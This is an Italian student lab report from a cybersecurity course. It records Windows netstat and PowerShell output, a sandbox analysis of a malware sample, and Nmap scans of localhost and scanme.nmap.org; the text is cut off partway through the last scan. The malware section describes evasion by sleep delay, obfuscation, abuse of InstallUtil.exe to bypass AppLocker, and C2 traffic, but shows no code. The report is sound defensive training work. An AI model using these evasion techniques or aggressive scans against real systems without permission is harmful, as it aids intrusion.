REPORT S11/L5:Scansione di Rete e Analisi Malware

Studente: Vincenzo Zarola
Corso: CyberSecurity


Introduzione

Il presente report documenta i risultati delle attività di analisi di sicurezza. L'attività è stata suddivisa in due macro-fasi:


1. **Analisi Malware:** Esecuzione e analisi dinamica di un file sospetto all'interno della sandbox cloud **ANY.RUN**, con l'obiettivo di identificarne il comportamento e gli Indicatori di Compromissione.
2. **Analisi di Rete:** Scansione e identificazione dei servizi esposti sull'host locale tramite il tool **Nmap**.


Esercizio 1

Quali sono gli output del comando dir?



Quali sono i risultati?





```
PS C:\Users\User> netstat

Connessioni attive

  Proto  Indirizzo locale       Indirizzo esterno      Stato
  TCP    10.0.2.15:49759        4.207.247.139:https    ESTABLISHED
  TCP    10.0.2.15:49805        199.232.214.172:http   TIME_WAIT
  TCP    10.0.2.15:49806        199.232.214.172:http   TIME_WAIT
  TCP    10.0.2.15:49809        199.232.214.172:http   TIME_WAIT
  TCP    10.0.2.15:49811        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49813        a2-16-70-4:http        ESTABLISHED
  TCP    10.0.2.15:49819        a2-20-242-17:https     CLOSE_WAIT
  TCP    10.0.2.15:49822        4.207.247.139:https    ESTABLISHED
  TCP    10.0.2.15:49824        172.184.231.71:https   TIME_WAIT
  TCP    10.0.2.15:49825        a23-55-48-58:http      TIME_WAIT
  TCP    10.0.2.15:49826        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49827        172.184.231.71:https   TIME_WAIT
  TCP    10.0.2.15:49828        a23-55-48-58:http      TIME_WAIT
  TCP    10.0.2.15:49829        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49830        128.85.113.134:https   TIME_WAIT
  TCP    10.0.2.15:49831        109.61.38.38:http      TIME_WAIT
  TCP    10.0.2.15:49832        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49834        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49835        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49836        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49839        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49843        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49844        72.146.92.132:http     TIME_WAIT
  TCP    10.0.2.15:49846        72.146.92.132:http     TIME_WAIT
  TCP    10.0.2.15:49849        40.126.53.6:https      ESTABLISHED
PS C:\Users\User>
```

```
C:\Users\User>netstat

Connessioni attive

  Proto  Indirizzo locale       Indirizzo esterno      Stato
  TCP    10.0.2.15:49759        4.207.247.139:https    ESTABLISHED
  TCP    10.0.2.15:49805        199.232.214.172:http   TIME_WAIT
  TCP    10.0.2.15:49806        199.232.214.172:http   TIME_WAIT
  TCP    10.0.2.15:49809        199.232.214.172:http   TIME_WAIT
  TCP    10.0.2.15:49813        a2-16-70-4:http        ESTABLISHED
  TCP    10.0.2.15:49819        a2-20-242-17:https     CLOSE_WAIT
  TCP    10.0.2.15:49822        4.207.247.139:https    ESTABLISHED
  TCP    10.0.2.15:49826        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49827        172.184.231.71:https   TIME_WAIT
  TCP    10.0.2.15:49828        a23-55-48-58:http      TIME_WAIT
  TCP    10.0.2.15:49829        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49830        128.85.113.134:https   TIME_WAIT
  TCP    10.0.2.15:49831        109.61.38.38:http      TIME_WAIT
  TCP    10.0.2.15:49832        135.232.92.97:https    TIME_WAIT
  TCP    10.0.2.15:49834        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49835        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49836        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49839        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49843        a2-20-114-43:https     ESTABLISHED
  TCP    10.0.2.15:49844        72.146.92.132:http     TIME_WAIT
  TCP    10.0.2.15:49846        72.146.92.132:http     TIME_WAIT
  TCP    10.0.2.15:49849        40.126.53.6:https      ESTABLISHED
```

Qual è il comando PowerShell per dir?

dir > Get-ChildItem

```
Windows PowerShell
PS C:\Users\User> Get-Alias dir

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           dir -> Get-ChildItem
```

Qual è il gateway IPv4?


Il gateway IPv4 *10.0.2.2*

```
PS C:\Users\User> netstat -r
===========================================================================
Elenco interfacce
  5...08 00 27 96 c2 10 ......Intel(R) PRO/1000 MT Desktop Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete            Mask          Gateway     Interfaccia Metrica
          0.0.0.0          0.0.0.0         10.0.2.2        10.0.2.15     25
         10.0.2.0    255.255.255.0         On-link         10.0.2.15    281
        10.0.2.15  255.255.255.255         On-link         10.0.2.15    281
       10.0.2.255  255.255.255.255         On-link         10.0.2.15    281
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link         10.0.2.15    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link         10.0.2.15    281
===========================================================================
Route permanenti:
  Nessuna

IPv6 Tabella route
===========================================================================
Route attive:
 Interf Metrica Rete Destinazione      Gateway
  5    281 ::/0                     fe80::2
  1    331 ::1/128                  On-link
  5    281 fd17:625c:f037:2::/64    On-link
  5    281 fd17:625c:f037:2:7899:5949:534:2173/128
                                    On-link
  5    281 fd17:625c:f037:2:a1be:fe77:4521:fb9d/128
                                    On-link
  5    281 fe80::/64                On-link
  5    281 fe80::7de5:ce64:b266:fed3/128
                                    On-link
  1    331 ff00::/8                 On-link
  5    281 ff00::/8                 On-link
===========================================================================
Route permanenti:
  Nessuna
```

Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?


Le informazioni che si possono ottenere sono:


- descrizione del file
- tipo
- Versione File
- Nome prodotto
- Versione
- Copyright
- Dimensione
- Ultima modifica
- Lingua
- Nome file originale



Cosa è successo ai file nel Cestino?


In seguito all'esecuzione del comando ***clear-recyclebin,*** i file nel cestino sono stati eliminati





Esercizio 2

Per questo esercizio, è stato analizzato un campione sospetto utilizzando la piattaforma **ANY.RUN**. Questo ha permesso di osservare il comportamento del malware in un ambiente isolato e sicuro, senza rischiare l'infezione della macchina host.



L'esecuzione del file all'interno della **sandbox** ha generato una serie di eventi tipici di un'attività **malevola**. Il file analizzato è **Jvczfhe.exe**, scaricato inizialmente da un repository GitHub. Dalle evidenze, il malware opera seguendo questi pattern comportamentali principali:

- **Evasione delle difese:**
  - **Ritardo dell'esecuzione (Sleep/Stalling):** I processi malevoli (**Jvczfhe.exe** e **Muadnrd.exe**) avviano **cmd.exe** per eseguire il comando **timeout 21**. Questa è una tecnica classica per ritardare l'esecuzione di 21 secondi, nel tentativo di eludere le sandbox automatizzate che hanno un tempo di analisi limitato.


  - **Offuscamento:** I file eseguiti sono protetti con **.NET Reactor**, un noto offuscatore utilizzato per nascondere il codice sorgente originale e ostacolare le attività di reverse engineering.

- **Abuso di binari legittimi:**
  - Il malware inietta o esegue codice tramite **InstallUtil.exe**. Si tratta di un'utility legittima del .NET Framework di Windows che viene spesso abusata dagli attaccanti per bypassare le restrizioni di **AppLocker** e mandare in esecuzione payload malevoli dirottando la catena di fiducia del sistema operativo.

- **Scoperta ed Esplorazione (Discovery):**
  - Una volta in esecuzione, il malware raccoglie informazioni sull'host. Legge i valori dell'ambiente di sistema, i nomi dei computer, verifica le lingue supportate e legge il Machine GUID dal registro di sistema.

  - Interroga anche le impostazioni di sicurezza di Internet Explorer e le configurazioni del server proxy per capire l'ambiente di rete in cui si trova.

- **Comando e Controllo (C2):**
  - Il processo abusato InstallUtil.exe avvia una connessione di rete verso una porta non standard (7702). Questo è il comportamento tipico di un malware che tenta di comunicare con il proprio server di Comando e Controllo per ricevere istruzioni o esfiltrare dati.



Bonus 1: Esplorazione di Nmap

Cos'è Nmap?

Nmap è uno strumento open source, gratuito e multipiattaforma, considerato lo standard di settore per l'esplorazione delle reti e l'auditing di sicurezza. È progettato per analizzare rapidamente sia reti di grandi dimensioni sia singoli host. Funziona inviando pacchetti di rete in modo mirato e analizzando le risposte per mappare l'infrastruttura di un sistema.


Per cosa viene usato nmap?

Nmap viene usato principalmente per:

- Host Discovery (Scoperta degli host): Identificare quali dispositivi (computer, server, router, ecc.) sono accesi e attivamente connessi a una specifica rete.
- Port Scanning (Scansione delle porte): Determinare lo stato delle porte di rete su un host bersaglio (se sono aperte, chiuse o filtrate da un firewall).
- Service & Version Detection (Rilevamento di servizi e versioni): Interrogare le porte aperte per scoprire esattamente quale applicazione le sta usando e la relativa versione (es. capire che sulla porta 21 c'è *vsFTPd 3.0.5*).
- OS Detection (Rilevamento del Sistema Operativo): Dedurre quale sistema operativo (Windows, Linux, ecc.) sta utilizzando la macchina bersaglio analizzando le "impronte digitali" (fingerprint) dei pacchetti TCP/IP.
- Vulnerability Scanning (Ricerca di vulnerabilità): Nmap può eseguire script automatizzati per rilevare configurazioni errate o vulnerabilità note (come lo script ftp-anon).

Qual è il comando nmap usato?

-A -T4



Cosa fa l'opzione A?

L'opzione -A indica a Nmap di eseguire una scansione aggressiva. È una sorta di scorciatoia molto comoda che abilita contemporaneamente quattro funzionalità fondamentali in un colpo solo:

1. OS Detection (-O): Tenta di indovinare il sistema operativo della macchina bersaglio.
2. Version Detection (-sV): Interroga le porte aperte per scoprire esattamente quale software e quale versione stanno girando
3. Script Scanning (-sC): Esegue una serie di script di default del motore NSE (Nmap Scripting Engine) per rilevare vulnerabilità comuni o configurazioni standard.

4. Traceroute (--traceroute): Traccia il percorso di rete (i salti/router) che i pacchetti compiono per raggiungere l'host.

Cosa fa l'opzione T4?

L'opzione **-T** serve a impostare il **modello di temporizzazione** (Timing Template) della scansione, ovvero la sua velocità. Nello specifico, la porta **-T4**, accelera notevolmente la scansione, riduce i tempi di timeout ed esegue le operazioni più rapidamente.

Quali porte e servizi sono aperti?

Porta 21 (FTP):


- Il software specifico è **vsFTPd** (Very Secure FTP Daemon).

Porta 22 (SSH):

- Il servizio è gestito da **OpenSSH**, versione **10.0**.


```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 06:04 -0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
```

A quale rete appartiene la tua VM?



Quanti host sono attivi?

Dalla scansione sulla mia rete, è risultato essere attivo solo 1 host



Qual è lo scopo di questo sito?

È un host fornito dagli sviluppatori di Nmap per permettere agli utenti di testare il tool e le proprie abilità di scansione in modo legale e sicuro, senza rischiare di violare sistemi di terze parti.

Quali porte e servizi sono aperti? Quali porte e servizi sono filtrati? Qual è l'indirizzo IP del server? Qual è il sistema operativo?

Porte e servizi aperti:

- **22/tcp**: ssh (OpenSSH 6.6.1p1 Ubuntu)
- **80/tcp**: http (Apache httpd 2.4.7)
- **9929/tcp**: nping-echo (Nping echo)
- **31337/tcp**: tcpwrapped

Porte e servizi filtrati:

- L'output non elenca i numeri di porta specifici, ma riporta che ci sono **996 porte TCP filtrate** a cui non è stata ricevuta risposta ("*Not shown: 996 filtered tcp ports (no-response)*").

Indirizzo IP del server:

- L'indirizzo IPv4 analizzato è **45.33.32.156**.
- Viene anche indicato un indirizzo IPv6 alternativo (non scansionato): 2600:3c01::f03c:91ff:fe18:bb2f.

Sistema operativo:


- Il sistema operativo base rilevato è **Linux** ("*Service Info: OS: Linux*"). Inoltre, le versioni specifiche dei servizi SSH e HTTP indicano chiaramente che si tratta di una distribuzione **Ubuntu**.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 09:35 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
